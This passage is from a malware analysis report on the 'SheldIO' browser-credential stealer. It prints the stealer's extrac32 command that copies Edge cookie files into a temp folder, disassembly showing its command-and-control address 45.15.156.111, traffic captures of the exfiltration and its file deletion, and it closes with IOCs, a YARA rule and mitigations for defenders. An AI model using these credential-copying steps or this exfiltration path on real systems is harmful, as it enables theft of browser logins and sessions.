
Process
Command line: Temp\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\Cookies9"
Current directory: N/A
Started: 8 seconds ago (10:31:30 PM 11/2/2023)
PEB address: 0x2dc2000 (32-bit: 0x0)
Image type: 32-bit
Parent: w1jyknpn.mbn.exe (9112)
Mitigation policies: DEP (permanent); ASLR; CF Guard
Protection: None

Information

extrac32 /Y /C "C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies" "C:\Users\[redacted]\AppData\Local\Temp\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\Cookies9"

Figure 28- Command Line


It performs all this process sequentially for **Local State, Login Data, Web Data and Cookies.**


BYluoilBNHGmjvhjbkbhgcjvbfghvb
File
Home
Share
View
« Users › › AppData › Local › Temp › BYluoilBNHGmjvhjbkbhgcjvbfghvb
Quick access
Desktop
Downloads
Documents
Pictures
OneDrive
OneDrive - Personal

Name	Date modified	Type	Size
Cookies8	10/21/2023 9:50 AM	File	112 KB
Local State8	5/16/2023 10:03 PM	File	71 KB
Login Data8	10/21/2023 9:50 AM	File	46 KB
Web Data8	10/21/2023 9:50 AM	File	116 KB

Figure 29- Created Files

The created files are stored in the **"BYIuoilBNHGmjvhjbkbhgcjvbfghvb"** folder as shown in figure 23.




```
w1jyknpn.mbn.00852361
  mov esi,dword ptr ss:[ebp-30]
  xorps xmm0,xmm0
  mov edx,dword ptr ss:[ebp-2C] ; [ebp-2C]:"http://45.15.156.111"
  add esp,10
  mov ecx,edx
  movups xmmword ptr ds:[esi],xmm0
  mov dword ptr ds:[esi+10],0
  mov dword ptr ds:[esi+14],0
  lea edi,dword ptr ds:[ecx+1] ; edi:"http://45.15.156.111"
```

```
w1jyknpn.mbn.00852383
  mov al,byte ptr ds:[ecx]
  inc ecx
  test al,al
  jne w1jyknpn.mbn.852383
```

```
w1jyknpn.mbn.0085238A
  sub ecx,edi ; edi:"http://45.15.156.111"
  push ecx
  push edx
  mov ecx,esi
  call w1jyknpn.mbn.836190
  mov eax,esi ; eax:"http://45.15.156.111"
  jmp w1jyknpn.mbn.8521FB
```

Figure 30- C&C operations


After gets the files, it establishes communication with the server and transmits the data.



```
w1jyknpn.mbn.008371BD
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Web Data8"
 call dword ptr ds:[<&GetFileAttributesA>]
 cmp dword ptr ds:[esi+14],10
 jb w1jyknpn.mbn.8371CC

w1jyknpn.mbn.008371CA
 mov esi,dword ptr ds:[esi]

w1jyknpn.mbn.008371CC
 push esi
 call dword ptr ds:[<&DeleteFileA>]
 mov al,1
 pop esi
 ret
```

Figure 31- Delete Files


After transmitting the files, it proceeds to systematically delete all the saved files one by one.



```
w1jyknpn.mbn.008369D0
 call dword ptr ds:[<&FindFirstFileA>]
 mov ecx,dword ptr ss:[ebp-1A4]
 mov dword ptr ss:[ebp-188],eax
 cmp ecx,10
 jb w1jyknpn.mbn.836A16

w1jyknpn.mbn.008369E7
 mov edx,dword ptr ss:[ebp-188] ; [ebp-188]:"C:\\Users\\[redacted]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Edge Wallet\\*"
 inc ecx
 mov eax,edx ; eax:"C:\\Users\\[redacted]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Edge Wallet\\*", edx:"C:\\Users\\[redacted]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Edge Wallet\\*"
 cmp ecx,1000
 jb w1jyknpn.mbn.836A0C
```

Figure 32- Edge Browser

The malicious file performs similar actions for the **Edge browser** as it does for the Chrome browser. It utilizes the **FindFirstFileA API** to conduct a search operation.



```
w1jyknpn.mbn.00836D86
 call dword ptr ds:[<&FindNextFileA>]
 test eax,eax
 jne w1jyknpn.mbn.836A31
```

```
w1jyknpn.mbn.00836A31
 xorps xmm0,xmm0
 mov dword ptr ss:[ebp-170],0
 lea eax,dword ptr ss:[ebp-124]
 mov dword ptr ss:[ebp-16C],0
 movups xmmword ptr ss:[ebp-180],xmm0
 lea edx,dword ptr ds:[eax+1]
```

```
w1jyknpn.mbn.00836D94
 push dword ptr ss:[ebp-168]
 call dword ptr ds:[<&FindClose>]
 mov ecx,dword ptr ss:[ebp-160]
 push edi
 call w1jyknpn.mbn.83E350
 mov eax,dword ptr ss:[ebp-160]
 mov ecx,dword ptr ss:[ebp-C]
 mov dword ptr fs:[0],ecx
 pop ecx
 pop edi
 pop esi
 mov ecx,dword ptr ss:[ebp-10] ; [ebp-10]:"FlsGetValue"
 xor ecx,ebp
 call w1jyknpn.mbn.859E7F
 mov esp,ebp
 pop ebp
 ret
```

Figure 33- Search operation

The malicious file sequentially scans directories located under the Edge directory using the FindNextFileA API.





Figure 34- Created Files

It extracts the received data from **C:\Users\Admin\AppData\Local\Microsoft\Edge** and stores it in files with names such as **Login Data9, Cookies9 and Web Data9** in its own temporary directory named **BYIuoilBNHGmjvhjbkbhgcjvbfghvb.** It **sends datas to the server** and deletes the files it creates, as implemented in the Chrome browser.


Network



```
864 31.783228   45.15.156.111     192.168.109.129   TCP      60 [TCP Window Update] 80 → 51278 [ACK
865 31.783276   192.168.109.129   45.15.156.111     TCP   10274 [TCP Window Full] 51278 → 80 [ACK]
866 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=552035
867 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=553495
868 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=554955
869 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=556415
870 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=557875
871 31.783485   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=559335
872 31.783485   45.15.156.111     192.168.109.129   TCP      60 [TCP ZeroWindow] 80 → 51278 [ACK] S
873 31.786765   45.15.156.111     192.168.109.129   TCP      60 [TCP Window Update] 80 → 51278 [ACK
874 31.786778   192.168.109.129   45.15.156.111     TCP    1514 [TCP Window Full] 51278 → 80 [ACK]
875 31.786846   45.15.156.111     192.168.109.129   TCP      60 [TCP ZeroWindow] 80 → 51278 [ACK] S
876 31.790386   45.15.156.111     192.168.109.129   TCP      60 [TCP Window Update] 80 → 51278 [ACK
877 31.790386   45.15.156.111     192.168.109.129   TCP      60 [TCP Window Update] 80 → 51278 [ACK
878 31.790405   192.168.109.129   45.15.156.111     TCP    5894 [TCP Window Full] 51278 → 80 [ACK]
879 31.790532   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=563715
880 31.790532   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=565175
881 31.790532   45.15.156.111     192.168.109.129   TCP      60 80 → 51278 [ACK] Seq=26 Ack=566635
```

Figure 35- Wireshark traffic

In the Wireshark traffic analysis, it was observed that a request was sent to the IP address 45.15156.111, and subsequently, a response was received.



```
w1jyknpn.mbn.00875362
 add esp,18
 mov byte ptr ds:[esi+F9],1
 mov dword ptr ds:[esi+C8],FFFFFFFF
 mov dword ptr ds:[esi+F0],64 ; 64:'d'
 call dword ptr ds:[<&WSACreateEvent>]
 mov dword ptr ds:[esi+F4],eax
 test eax,eax
 je w1jyknpn.mbn.875397
```

```
w1jyknpn.mbn.00875397
 push ebx
 call w1jyknpn.mbn.878560
 push edi
 call w1jyknpn.mbn.88BAB0
 push ebp
 call w1jyknpn.mbn.87D4D0
 push esi
```

```
w1jyknpn.mbn.00875390
 pop edi
 pop ebp
 pop ebx
 mov eax,esi
 pop esi
 ret
```

```
ent>]=<ws2_32.WSACreateEvent>
```

```
                      ASCII
5 2E 31 35 35  http://45.15.156
A 0D F0 AD BA  .111.ð.º.ð.º.ð.º
```

Figure 36- Winsock operations

The **WSACreateEvent** is utilized in the specific context of the IP address **45[.]15.156.111**, indicating its involvement in the initialization and configuration of Winsock components as part of the network communication API

IOCs

IPs :

IOC Type	IOC
IPv4	45.15.156[.]111

HASHs:

IOC Type	IOC
MD5	5c3fa65dfbdf1d8aedb19407247ceda1
SHA1	e730f494aac938f77be6c05bda35de0a986f7884
SHA256	9c44187fde6c3757f27652c40144c6669a9b41000655fb27619a370a76844e64

YARA RULE

```
rule Sheldio{
meta:
    author = "Kerime Gencay"
    description = "Sheldio Stealer Rule"
    file_name = "w1jyknpn.mbn.exe"
    hash = "5c3fa65dfbdf1d8aedb19407247ceda1"
strings:
    $s1 = "fV1UXQBJMwQSYQ==" //Login Data
    $s2 = "ZldRFCoIAwQ=" //Web Data
    $s3 = "1234niwef"
    $s4 = "BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
    $s5 = "bWBcVQMAGQI6QUNfXEYX" //Roaming
    $s6 = "bWBcVQMAGQI6TV5IWlgCCCsjD3JUVFxMMjkFCgBpXVdA"
    $s7 = "bWBcVQMAGQI6TV5IWlgCCCsMBWVSU0doPhsYAw9sVEE="
    $s8 = "bWBcVQMAGQI6VFlHXVALGxUMFGRtYkFbCAAbABU="
    $s9 = "bWBcVQMAGQI6Sxx/VlgLBhk=" //K-Meleon
    $s10 = "bX5cVw8FKyIJb1ZeVmgtAQUKC2VtZ0BRHEkzBBJh" //UserData
    $s11 = "bXxWQBkGBQ46Q15dWF0LGg==" //"Network\\Cookies"
    $s12 = "bWBcVQMAGQI6dEZbURwMAgg6WldKRxoGBQA="
    $s13 = "bWBcVQMAGQI6VF5AcUYBNScXCWZYXlY="
    $s14 = "ZltdUAEeBEU1ZUNEVkZOW0dUVCBjAA=="
    $s15 = "QldHQAcHEBY="
    $s16 = "bX5cVw8FK1I1dFBAbwM9HRYXOlVCV0EUKggDBA=="
    $s17 = "bX5cVw8FKzQvUBFhRkYINSIWA3IRdlJADw=="

    $ipaddr = "http://45.15.156.111"

    $opc1 = {83 7D D8 10 8D 75 C4 B8 67 66 66 66 0F 43 75 C4 F7 EA C1
FA 02 8B C2 C1 E8 1F 03 C2 8B 55 C0 8D 0C 80 8B C2 03 C9 2B C1 8B 4F 10
8A 44 05 E0 32 04 16 8B 77 14 88 45 DC 3B CE}
    $opc2 = {33 F6 FF 15 78 20 4C 00 8B F8 85 FF 75 0B 89 35 70 96 4E
00 E9 2E 01 00 00 53 55 8B 2D B0 20 4C 00 68 00 58 4C 00 57}

condition:
    uint16(0) == 0x5A4D and
    filesize < 1MB and
    (any of ($s*,$opc*,$ipaddr))
}
```

MITRE ATT&CK TABLE

Discovery	Command and Control	Defense Evasion	Persistence	Credential Access	Reconnaissance
T1012 Query Registry	T1102 Web Service	T1027 Obfuscated Files or Information	T1047 Create or Modify Systems	T1539 Steal Web Sessions	T1566 Phishing
T1614 System Location Discovery					T1592 Gather Victim Host Information
T1217 Browser Information Discovery					

MITIGATIONS

- Configure firewalls on your network to block incoming and outgoing connections from suspicious IP addresses. This can prevent RATs from establishing communication with command and control servers.
- Keep your operating system, applications, and security software up-to-date. Updates often include patches that fix vulnerabilities exploited by RATs.
- Install antivirus and anti-malware software. Perform regular scans to detect and remove any malwares infections.
- If not needed, disable remote desktop services. If needed, ensure strong passwords and proper authentication methods are in place.
- Unplug or disable devices such as webcams, microphones, or USB drives when not in use. Malwares can abuse these devices for surveillance.
- Whenever possible, enable 2FA for all accounts, including email and cloud services. This can thwart unauthorized access.
- Monitor your system's running processes for any unusual or unfamiliar ones. Use task managers or specialized tools to detect suspicious activity.
- Ensure strong and unique passwords for all accounts. Avoid using easily guessable information.
- Be cautious of unsolicited emails, attachments, or links. Stealers can often be delivered through phishing emails.
- Allow only approved applications to run on your system. This can prevent malwares from executing even if they manage to infiltrate.
- Regularly review and update your firewall rules to ensure they're effective against malicious traffic.

infinitum IT
Power of integrated Security

SheldIO

Private Stealer

www.infinitumit.com.tr

infinitumitlabs